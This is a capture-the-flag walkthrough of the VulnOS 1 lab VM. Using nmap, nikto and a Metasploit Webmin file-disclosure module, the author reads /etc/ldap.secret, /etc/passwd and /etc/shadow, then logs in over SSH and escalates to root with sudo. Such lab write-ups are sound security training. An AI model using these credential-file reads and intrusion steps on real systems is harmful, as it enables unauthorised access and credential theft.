VulnOS: 1

শনিবার, 18 সেপ্টেম্বর, 2021 11:01 PM


First I checked for the ip of the vulnerable server using netdiscover command

```
Currently scanning: 172.16.4.0/16   |   Screen View: Unique Hosts

26 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 1560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.1.1     50:d4:f7:80:72:7b     11     660  TP-LINK TECHNOLOGIES
192.168.1.139   08:00:27:43:06:19      5     300  PCS Systemtechnik Gm
192.168.1.100   5a:0f:6a:f4:83:22      1      60  Unknown vendor
192.168.1.165   30:e3:7a:b2:6f:3d      7     420  Intel Corporate
192.168.1.159   0c:f3:46:ff:5d:ff      1      60  Xiaomi Communication
192.168.1.161   b4:c0:f5:79:a8:e7      1      60  Shenzhen TINNO Mobil
```

It should have shown virtual machine as hostname but since there was none showing it I went back to the the virtual box of the vulnerable server. I went to settings > Network > Advanced to find the mac address. Later I matched the mac address with this list to find the ip. Turns out the ip is 192.168.1.139



This is the website of the server

First I did a nmap scan

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC 192.168.1.139                                          130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-18 13:41 EDT
Nmap scan report for 192.168.1.139
Host is up (0.00070s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   1024 43:a6:84:8d:be:1a:ee:fb:ed:c3:23:53:14:14:8f:50 (DSA)
|_  2048 30:1d:2d:c4:9e:66:d8:bd:70:7c:48:84:fb:b9:7b:09 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_smtp-commands: VulnOS.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
RTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_ssl-date: 2021-09-18T17:43:54+00:00; +7s from scanner time.
| sslv2:
|   SSLv2 supported
```

```
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
53/tcp    open  domain
| dns-nsid:
|_  bind.version: 9.7.0-P1
80/tcp    open  http
|_http-title: index
110/tcp   open  pop3
|_pop3-capabilities: RESP-CODES UIDL CAPA STLS TOP SASL PIPELINING
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_ssl-date: 2021-09-18T17:44:23+00:00; +7s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
111/tcp   open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      52586/udp   mountd
|   100005  1,2,3      53480/tcp   mountd
|   100021  1,3,4      32852/udp   nlockmgr
|   100021  1,3,4      37241/tcp   nlockmgr
|   100024  1          49076/udp   status
|_  100024  1          52884/tcp   status
139/tcp   open  netbios-ssn
143/tcp   open  imap
|_imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
SASL-IR SEARCHRES IMAP4rev1 UNSELECT STARTTLS WITHIN LOGINDISABLEDA0001
ESORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDR
EN THREAD=REFERENCES I18NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABL
E NAMESPACE SORT THREAD=REFS
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_ssl-date: 2021-09-18T17:44:23+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
389/tcp   open  ldap
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
901/tcp   open  samba-swat
993/tcp   open  imaps
|_imap-capabilities: MULTIAPPEND SORT=DISPLAY IDLE completed Capability
SASL-IR SEARCHRES IMAP4rev1 UNSELECT AUTH=PLAIN WITHIN AUTH=LOGINA0001 E
SORT OK CONTEXT=SEARCH ESEARCH QRESYNC CONDSTORE LOGIN-REFERRALS CHILDRE
N THREAD=REFERENCES I18NLEVEL=1 LITERAL+ UIDPLUS ID LIST-EXTENDED ENABLE
 NAMESPACE SORT THREAD=REFS
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_ssl-date: 2021-09-18T17:43:19+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
995/tcp   open  pop3s
|_pop3-capabilities: USER UIDL CAPA RESP-CODES TOP SASL(PLAIN LOGIN) PIP
ELINING
| ssl-cert: Subject: commonName=VulnOS.home
| Not valid before: 2014-03-09T14:00:56
|_Not valid after:  2024-03-06T14:00:56
|_ssl-date: 2021-09-18T17:43:20+00:00; +6s from scanner time.
| sslv2:
|   SSLv2 supported
|_  ciphers: none
2000/tcp  open  cisco-sccp
2049/tcp  open  nfs
3306/tcp  open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.1.73-0ubuntu0.10.04.1
|   Thread ID: 311
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, Spea
ks41ProtocolOld, ConnectWithDatabase, IgnoreSigpipes, SupportsTransactio
ns, LongPassword, FoundRows, InteractiveClient, Speaks41ProtocolNew, Sup
portsCompression, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Supports
LoadDataLocal, ODBCClient
|   Status: Autocommit
```

```
|_  Salt: S-#g^",UIM6t;gt4C5|5
6667/tcp  open  irc
8080/tcp  open  http-proxy
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:43:06:19 (Oracle VirtualBox virtual NIC)

Host script results:
|_clock-skew: mean: 6s, deviation: 0s, median: 5s
|_nbstat: NetBIOS name: VULNOS, NetBIOS user: <unknown>, NetBIOS MAC: <u
nknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap done: 1 IP address (1 host up) scanned in 138.51 seconds
```

Then I did a nikto scan

```
┌──(root💀kali)-[/home/kali]
└─# nikto -h 192.168.1.139
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.139
+ Target Hostname:    192.168.1.139
+ Target Port:        80
+ Start Time:         2021-09-18 14:54:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 1062203, size: 745, mtime:
 Sat Mar 29 20:35:52 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute for
ce file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: index.html
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /imgs/: Directory indexing found.
+ OSVDB-3092: /imgs/: This might be interesting ...
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.23
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should
 be protected or limited to authorized hosts.
+ OSVDB-3093: /.htaccess: Contains configuration and/or authorization information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and s
hould be protected or limited to authorized hosts.
+ 8883 requests: 6 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-09-18 14:58:04 (GMT-4) (200 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Then I used metasploit

```
┌──(root💀kali)-[/home/kali]
└─# msfconsole
                                   `:oDFo:`
                                ./ymM0dayMmy/.
                              -+dHJ5aGFyZGVyIQ==+-
                           `:sm◎~Destroy.No.Data~s:`
                        -+h2~~Maintain.No.Persistence~~h+-
                     `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                  ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
               -++SecKCoin++e.AMd`       `•-://///+hbove.913.ElsMNh+-
             ~~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
            :dopeAW.No<nano>o                      :is:TRiKC.sudo-.A:
            :we're.all.alike'`                      The.PFYroy.No.D7:
            :PLACEDRINKHERE!:                       yxp_cmdshell.Ab0:
            :msf>exploit -j.                        :Ns.BOB&ALICEes7:
            :---srwxrwx:-.`                         `MS146.52.No.Per:
            :<script>.Ac816/                         sENbove3101.404:
            :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
            :09.14.2011.raid                       /STFU|wall.No.Pr:
            :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
            :#OUTHOUSE-  -s:                       /corykennedyData:
            :$nmap -oS                              SSo.6178306Ence:
            :Awsm.da:                             /shMTl#beats3o.No.:
            :Ring0:                              `dDestRoyREXKC3ta/M:
            :23d:                                sSETEC.ASTRONOMYist:
             /-                          /yo-    .ence.N:(){ :|: & };:
                                         `:Shall.We.Play.A.Game?tron/
                                         ```-ooy.if1ghtf0r+ehUser5`
                                       .. th3.H1V3.U2VjRFNN.jMh+.`
```
```

```
                                          `MjM~~WE.ARE.se~~MMjMs
                                          +~KANSAS.CITY's~~`
```

I searched for webmin

```
msf6 > search webmin

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descripti
on
   -  ----                                              ---------------  ----       -----  ---------
--
   0  exploit/unix/webapp/webmin_show_cgi_exec          2012-09-06       excellent  Yes    Webmin /f
ile/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure            2006-06-30       normal     No     Webmin Fi
le Disclosure
   2  exploit/linux/http/webmin_packageup_rce           2019-05-16       excellent  Yes    Webmin Pa
ckage Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_upload_exec            2019-01-17       excellent  Yes    Webmin Up
load Authenticated RCE
   4  auxiliary/admin/webmin/edit_html_fileaccess       2012-09-06       normal     No     Webmin ed
it_html.cgi file Parameter Traversal Arbitrary File Access
   5  exploit/linux/http/webmin_backdoor                2019-08-10       excellent  Yes    Webmin pa
ssword_change.cgi Backdoor


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/we
bmin_backdoor
```

There are some exploits. I chose file_disclosure becaue there is where password file is.

```
msf6 > use auxiliary/admin/webmin/file_disclosure
```

```
msf6 auxiliary(admin/webmin/file_disclosure) > options

Module options (auxiliary/admin/webmin/file_disclosure):

   Name     Current Setting   Required  Description
   ----     ---------------   --------  -----------
   DIR      /unauthenticated  yes       Webmin directory path
   Proxies                    no        A proxy chain of format type:host:port[,type:host:por
                                        t][...]
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/met
                                        asploit-framework/wiki/Using-Metasploit
   RPATH    /etc/passwd       yes       The file to download
   RPORT    10000             yes       The target port (TCP)
   SSL      false             no        Negotiate SSL/TLS for outgoing connections
   VHOST                      no        HTTP server virtual host


Auxiliary action:

   Name      Description
   ----      -----------
   Download  Download arbitrary file
```

Set the path to /etc/ldap.secret and run the expliot

```
msf6 auxiliary(admin/webmin/file_disclosure) > set rhosts 192.168.1.139
rhosts => 192.168.1.139
msf6 auxiliary(admin/webmin/file_disclosure) > set rpath /etc/ldap.secret
rpath => /etc/ldap.secret
msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/ldap.secret...
[*] The server returned: 200 Document follows
canuhackme
[*] Auxiliary module execution completed
```

I got the document "canuhackme" which is our ssh password.

Then I set the path to /etc/passwd to find the user admin name

```
msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/passwd...
[*] The server returned: 200 Document follows
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
webmin:x:1002:1002::/home/webmin:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
```

```
landscape:x:102:108::/var/lib/landscape:/bin/false
vulnosadmin:x:1000:1000:vulnosadmin,,,:/home/vulnosadmin:/bin/bash
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
webmin:x:1002:1002::/home/webmin:/bin/sh
hackme:x:1003:1003::/home/hackme:/bin/sh
sa:x:1004:1004::/home/sa:/bin/sh
stupiduser:x:1005:1005::/home/stupiduser:/bin/sh
messagebus:x:103:112::/var/run/dbus:/bin/false
distccd:x:104:65534::/:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:106:113:OpenLDAP Server Account,,,:/nonexistent:/bin/false
ftp:x:1006:1006::/home/ftp:/bin/sh
mysql:x:107:115:MySQL Server,,,:/var/lib/mysql:/bin/false
telnetd:x:108:116::/nonexistent:/bin/false
bind:x:109:117::/var/cache/bind:/bin/false
postgres:x:110:118:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
postfix:x:111:119::/var/spool/postfix:/bin/false
dovecot:x:112:121:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
tomcat6:x:113:122::/usr/share/tomcat6:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:123::/var/lib/snmp:/bin/false
nagios:x:116:124::/var/lib/nagios:/bin/false
openerp:x:117:125:Open ERP server,,,:/home/openerp:/bin/false
[*] Auxiliary module execution completed
```

There was no luck. Most likely the admin changed the path name.

So I tried set rpaths /etc/shadow
And run the exploit

```
msf6 auxiliary(admin/webmin/file_disclosure) > run
[*] Running module against 192.168.1.139

[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
root:*:16137:0:99999:7:::
daemon:*:16137:0:99999:7:::
bin:*:16137:0:99999:7:::
sys:*:16137:0:99999:7:::
sync:*:16137:0:99999:7:::
games:*:16137:0:99999:7:::
man:*:16137:0:99999:7:::
lp:*:16137:0:99999:7:::
mail:*:16137:0:99999:7:::
news:*:16137:0:99999:7:::
uucp:*:16137:0:99999:7:::
proxy:*:16137:0:99999:7:::
www-data:*:16137:0:99999:7:::
backup:*:16137:0:99999:7:::
list:*:16137:0:99999:7:::
irc:*:16137:0:99999:7:::
gnats:*:16137:0:99999:7:::
nobody:*:16137:0:99999:7:::
libuuid:!:16137:0:99999:7:::
syslog:*:16137:0:99999:7:::
landscape:*:16137:0:99999:7:::
landscape:*:16137:0:99999:7:::
vulnosadmin:$6$SLXu95CH$pVAdp447R4MEFKtHrWcDV7WIBuiP2Yp0NJTVPyg37K9U11SFuLena8p.xbnSVJFAeg1WO28
ljNAPrlXaghLmo/:16137:0:99999:7:::
sysadmin:admin:16137:0:99999:7:::
webmin:webmin:16137:0:99999:7:::
hackme:hackme:16137:0:99999:7:::
sa:password1:16137:0:99999:7:::
stupiduser:stupiduser:16137:0:99999:7:::
messagebus:*:16137:0:99999:7:::
distccd:*:16137:0:99999:7:::
sshd:*:16138:0:99999:7:::
openldap:!:16138:0:99999:7:::
ftp:!:16138:0:99999:7:::
mysql:!:16138:0:99999:7:::
telnetd:*:16138:0:99999:7:::
bind:*:16138:0:99999:7:::
postgres:*:16138:0:99999:7:::
postfix:*:16138:0:99999:7:::
dovecot:*:16138:0:99999:7:::
tomcat6:*:16138:0:99999:7:::
statd:*:16138:0:99999:7:::
snmp:*:16138:0:99999:7:::
nagios:!:16140:0:99999:7:::
openerp:*:16140:0:99999:7:::
[*] Auxiliary module execution completed
```

I found the user admin name which was vulnosadmin

Now I tried to remotely log in via ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh vulnosadmin@192.168.1.139
The authenticity of host '192.168.1.139 (192.168.1.139)' can't be e
stablished.
RSA key fingerprint is SHA256:I2OyPVrzqE9txEMWbqjW3EMbr4XLmvS3+pjvt
8eGMjg.
Are you sure you want to continue connecting (yes/no/[fingerprint])
? yes
Warning: Permanently added '192.168.1.139' (RSA) to the list of kno
wn hosts.
vulnosadmin@192.168.1.139's password:
Linux VulnOS 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19 01:20
:04 UTC 2014 i686 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Sep 18 22:32:02 CEST 2021

  System load:  0.42              Processes:           144
  Usage of /:   16.9% of 23.06GB  Users logged in:     0
  Memory usage: 37%               IP address for eth0: 192.168.1.1
39
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.

New release 'precise' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Mar 19 17:31:44 2014 from 192.168.1.3
```

I was able to log in.

It was time to get to root.

```
vulnosadmin@VulnOS:~$ sudo bash
[sudo] password for vulnosadmin:
root@VulnOS:~#
root@VulnOS:~#
root@VulnOS:~# id
uid=0(root) gid=0(root) groepen=0(root)
root@VulnOS:~#
root@VulnOS:~#
```

Logged into root

BOX SUCCESSFULLY COMPLETED